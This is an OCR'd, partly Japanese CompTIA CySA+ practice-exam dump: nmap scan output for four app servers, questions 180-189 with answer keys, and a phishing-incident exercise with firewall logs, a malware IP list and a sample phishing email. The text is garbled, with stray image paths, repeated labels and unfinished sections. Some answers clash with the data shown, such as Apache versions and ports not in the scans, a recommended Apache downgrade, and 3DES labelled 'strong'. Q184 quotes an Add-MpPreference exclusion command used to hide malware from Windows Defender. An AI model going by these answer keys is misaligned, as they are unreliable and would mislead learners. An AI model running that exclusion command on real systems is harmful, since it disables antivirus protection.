PORT    STATE SERVICE
80/tcp  open  http
```


AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```


AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4

```
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```



2:38:26

Compliance Report

Fill out the following report based on your analysis of the scan data.


- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

パート2 :


Configuration Change Recommendations
Add Recommendation for
AppSrv4
AppSrv1
AppSrv2
AppSrv3
AppSrv4
Server
AppSrv4
AppSrv3
AppSrv2
AppSrv4
AppSrv1
Service
HTTPD Security
TELNET
SSH
MYSQL
Apache Version
Config Change
Move to Port 443
Restrict To TLS 1.2
Upgrade Version
Move to Port 22
Remove or Disable

正解:

Part 1:



Part 2:
Based on the compliance report, I recommend the following changes for each server:
AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

質問**: 180**
サイバーセキュリティ アナリストは、同社が取引していない国からの異常なネットワーク スキャン活動に気づきました。最適な緩和手法は次のうちどれですか?
A. 問題の送信元国を地理的にブロックします
B. ネットワーク ファイアウォールでスキャンの IP 範囲をブロックします。

C. 履歴傾向分析を実行し、同様のスキャン アクティビティを探します。
D. ネットワーク ファイアウォールでスキャンの特定の IP アドレスをブロックします。
正解: **A (**コメントを発表する**)**
Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:
https://www.blumira.com/geoblocking/
https://www.avg.com/en/signal/geo-blocking

質問: **181**
組織内における脆弱性管理の報告とコミュニケーションに関連する最も重要な要素は、次のうちどれですか？
A. リスク評価、資産目録、事業影響分析、事業継続計画
B. パッチの入手可能性、修復までの平均時間、依存関係、および災害復旧計画
C. 偽陽性率、アラート量と特性、検出までの平均時間、およびスキル一覧
D. リスクの深刻度レベル、タイムライン、依存関係、および修復の責任者
正解: **(**正解を表示します**)**
Vulnerability management reporting and communication focuses on giving stakeholders the information they need to prioritize, assign, track, and complete remediation. That typically includes:
* Risk severity / risk score (to prioritize and communicate urgency)
* Timelines (when fixes are due, often tied to SLOs/SLAs and internal targets)
* Dependencies (what must happen first or what systems/teams a fix relies on)
* Remediation ownership / responsible parties (who is accountable for fixing each item) This maps directly to Option D.
Exact extract (CompTIA CySA+ CS0-003 Exam Objectives - Vulnerability management reporting):
Vulnerability management reporting includes "Risk score ... [and] Prioritization." Exact extract (Secbay Press - Key components of action plans used for reporting/communication):
* "Timeline and Prioritization: Specify timelines for addressing each vulnerability..."
* "Responsible Parties: Clearly identify individuals or teams responsible..."
* "Communication Strategy: Outline how the organization will communicate progress..." These are the same practical reporting/communication items expressed in Option D:
* "Risk severity levels" # risk score / severity used for prioritization
* "Timelines" # timeline definition in action plans
* "Remediation ownership" # responsible parties/accountability
* "Dependencies" are commonly tracked because they affect timelines and ownership (for example, engineering/ops sequencing and prerequisite changes), and they align with the objective's focus on prioritization/action planning and stakeholder communication.
Why the other options are not the best match:
* A includes items that are valuable inputs to prioritization (risk assessment, BIA), but vulnerability reporting/communication (per objectives) is centered on reporting vulnerabilities, affected hosts, risk scoring, mitigations, recurrence, prioritization, and action plans, not BCPs as core reporting factors.
* B mixes relevant items (MTTR, dependencies) with disaster recovery plans, which are DR/BC-focused rather than core vulnerability reporting elements.
* C includes several incident response / SOC monitoring metrics (alert volume characteristics, MTTD) that are not the primary focus of vulnerability management reporting (even though false positives can be tracked as a VM metric, the overall set is misaligned).
References (CompTIA CySA+ CS0-003 documents / study guides used):
* CompTIA CySA+ CS0-003 Exam Objectives v4.0: vulnerability management reporting includes risk score and prioritization; action plans and stakeholder communication
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): action plan components include timelines, responsible parties (ownership), and communication strategy

質問: **182**
SOC 顧客サービス評価の結果、通常の勤務時間後に提供される一貫性のないサービスに対する不満のレベルが高いことがわかりました。これに対処するために、SOC リーダーは、SOC のパフォーマンスとサービスの品質に関する顧客の期待を確立する文書を作成します。次の文書のうち、この説明に最も当てはまるものはどれですか。
A. リスク管理計画
B. ベンダー契約
C. インシデント対応計画
D. サービスレベル契約
正解: **(**正解を表示します**)**
A Service-Level Agreement (SLA) is a document that establishes customer expectations regarding the performance and quality of services provided by the SOC (Security Operations Center). It defines the level of service expected, including aspects like response times, availability, and support after regular work hours. An SLA helps in setting clear expectations and improving customer satisfaction by outlining the standards and commitments of the service provider.

質問: **183**
アナリストは脅威ハンティング中にシステム ログを確認しています。

Time	Host	Parent Process	Child Process
1:15PM	PC1	wininit.exe	services.exe
1:15PM	PC3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PC1	wininit.exe	lsass.exe
1:16PM	PC1	services.exe	svchost.exe
1:16PM	PC5	cmd.exe	calc.exe
1:16PM	PC3	excel.exe	procdump.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

次のホストのうち、最初に調査する必要があるのはどれですか?
A. PC1
B. PC2
C. PC3
D. PC4
E. PC5
正解: **(**正解を表示します**)**

From the logs, PC3 showsoutlook.exe spawning excel.exe at 1:15 PM, and laterexcel.exe spawning procdump.
exe at 1:16 PM. This is highly suspicious becauseoutlook.exe should not normally launch Excel, andprocdump.exe is often used by attackers to dump process memory, which is a common technique in credential theft.
* PC1:Running expected Windows processes (wininit.exe spawning services.exe and lsass.exe).
* PC2:Running a browser process (chrome.exe) from explorer.exe, which is normal.
* PC3:Highly suspicious behavior (Excel spawning procdump.exe).
* PC4:Running mstsc.exe (Remote Desktop) from explorer.exe, which is expected.
* PC5:Running Firefox from explorer.exe, which is normal.
Thus,PC3 should be prioritized for investigationdue to its potential involvement in credential theft.

質問**: 184**
ある従業員が、デスクトップを従来のWindowsのクラシックな外観に変更するためのフリーウェアプログラムをダウンロードした。
従業員がプログラムをインストールした直後、システムから大量のランダムなDNSクエリが発生し始めました。システムを調査した結果、以下のことが判明しました。
Add-MpPreference -ExclusionPath ' %Program Files\ksysconfig '
以下のうち、どれが起こっている可能性があるか？
A. 持続性
B. 特権の昇格
C. 認証情報の収集
D. 防御回避
正解**: D (**コメントを発表する**)**
Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add-MpPreference -ExclusionPath ' %Program Filest\ksysconfig ' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 204; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 212. pr

質問**: 185**
悪意のある攻撃者がソーシャル エンジニアリングを使用して内部ネットワークにアクセスしました。攻撃者は、攻撃を継続するためにアクセスを失うことを望んでいません。脅威アクターが現在活動しているサイバー キル チェーンの現在の段階を最もよく表しているものは次のうちどれですか?
A. 武器化
B. 偵察
C. 配送
D. 搾取
正解**: D (**コメントを発表する**)**
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill- chain.html
質問**: 186**
ある組織では、1 分以内に 10 回のログイン失敗が発生した場合にセキュリティ アナリスト配布リストにアラートを送信する SIEM ルールを有効にしました。ただし、コントロールは 9 回のログイン失敗による攻撃を検出できませんでした。何が起こったのかを最もよく表しているのは次のうちどれですか?
A. 誤検知

B. 真陰性
C. 偽陰性
D. 真陽性
正解: **(**正解を表示します**)**
The correct answer is C. False negative.
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.
A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

質問: **187**
セキュリティ アナリストは、疑わしい電子メールに関連する SIEM アラートを確認し、メッセージの信頼性を確認したいと考えています。
SPF = 合格
DKIM = 失敗
DMARC = 失敗
アナリストが最も発見した可能性が高いのは次のうちどれですか?
A. 内部脅威により、疑わしい DNS 解決トラフィックを隠すために電子メールのセキュリティ レコードが変更されました。
B. メッセージは承認されたメール サーバーから送信されましたが、署名されていません。
C. ログの正規化により、中央リポジトリに取り込まれたデータが破損しました。
D. 電子メール セキュリティ ソフトウェアはすべてのレコードを正しく処理しませんでした。
正解: **(**正解を表示します**)**
Comprehensive and Detailed Step-by-Step Explanation:The SPF = PASS result confirms the email came from an authorized server, but DKIM = FAIL indicates the message was not properly signed with the expected DomainKeys Identified Mail (DKIM) signature. DMARC = FAIL suggests that because DKIM failed, the overall email authentication failed. This scenario is consistent with a legitimate server sending an unsigned email.
References:
CompTIA CySA+ All-in-One Guide (Chapter 5: Email Analysis)
CompTIA CySA+ Practice Tests (Domain 1.3 Email Authentication)

質問: **188**
監査担当者がサイバー犯罪に関連する証拠記録を精査している。監査担当者は、証拠の保管と調査担当者間の引き継ぎを担当していた担当者間にギャップが存在することに気づいた。以下のうち、適切に遵守されなかった証拠処理プロセスを最もよく表しているのはどれか？
A. データ整合性の検証
B. 保存
C. 法的保留
D. 保管管理記録
正解: **D (**コメントを発表する**)**
Thechain of custodyis a documented history that tracks how evidence is handled, collected, transported, and preserved at every stage of the forensic investigation. If a gap exists in the record of who transferred or accessed the evidence, it could call into question the integrity and admissibility of the evidence.
* Validating data integrity (Option A)refers to ensuring that the forensic image is identical to the original data, often using cryptographic hashing, but it does not address procedural gaps in

documentation.
* Preservation (Option B)involves protecting the original evidence from modification or loss but does not include logging transfers of custody.
* Legal hold (Option C)refers to a requirement to preserve data for legal proceedings, which is different from tracking evidence handling.
Thus, the correct answer isD, as chain of custody directly relates to tracking who had access to the evidence and when.

質問: **189**
ある企業で先日、セキュリティインシデントが発生しました。セキュリティチームの調査によると、社内全体に送信されたフィッシングメールに埋め込まれたリンクをユーザーがクリックしたことが原因でした。そのリンクをクリックした結果、マルウェアがダウンロードされ、インストールおよび実行されました。
説明書
パート1
セキュリティインシデントに関連する証拠をレビューしてください。マルウェアの名前、悪意のあるIPアドレス、およびマルウェアの実行ファイルが組織に侵入した日時を特定してください。
パート2
キルチェーンの各項目を精査し、組織のセキュリティ体制を強化し、今回のインシデントの発生を防ぐのに役立つ適切な対策をそれぞれ選択してください。各対策は一度しか使用できず、すべての対策を使用する必要はありません。

ファイアウォールログ:

Firewall log

Traffic denied:
Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

ファイル整合性監視レポート：

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152 "11/30/19 12:05:34"	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where: Workstation:	Host1 172.30.0.152			
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

マルウェアドメイン一覧：

Malware domain list


```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```


脆弱性スキャンレポート：

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information

Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected asset: 172.30.0.150

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations

Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.

Affected asset: 172.30.0.152

Risk: Enhanced risk for unauthorized or malicious software installation

Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute

Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.

Affected asset: 172.30.0.157

Risk: Session sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate

Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.

Affected asset: 172.30.0.153

Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).

Reference: CVE-2005-1234

フィッシングメール：

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.

IT HelpDesk

Kill chain item

Phishing email: Select control
Malware install: Select control
Active links: Select control
Malware execution: Select control


Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups

Identify the following:

